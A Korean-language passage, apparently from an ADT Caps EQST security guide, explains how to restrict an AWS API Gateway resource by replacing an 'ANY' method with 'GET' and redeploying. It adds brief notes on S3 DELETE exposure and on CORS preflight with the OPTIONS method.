
[API] - [리소스]에서 HTTP 메서드 확인.




[작업] – [메서드 삭제]를 통해 불필요한 메서드를 삭제(ANY)




[작업] – [메서드 생성]을 클릭하여 기존 메서드(ANY)를 새로운 메서드(GET)으로 교체.



메서드 옵션 선택 창에서 [GET] 선택.



[작업] – [API 배포]를 통해 서비스 중인 API Gateway에 변경사항 반영.



비고

* 객체를 삭제하기 위해 REST API 및 DELETE 메소드를 사용할 수 있음 (https://docs.aws.amazon.com/ko_kr/AmazonS3/latest/userguide/RESTAPI.html)
* 오브젝트에 대한 접근 권한 설정 변경으로 대응할 수 있음
* S3 또한 정적 웹 호스팅을 지원하며 DELETE 메소드가 허용된 경우 리소스 삭제가 가능함
* OPTIONS 메서드는 CORS Preflight 목적으로 사용되는 경우 OPTIONS 메서드 차단 시 서비스 장애가 발생할 수 있음

ADT 캡스

㈜ADT캡스 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://infosec.adtcaps.co.kr

발행인 : ADT캡스 EQST 그룹
제　작 : ADT캡스 마케팅Comm. 팀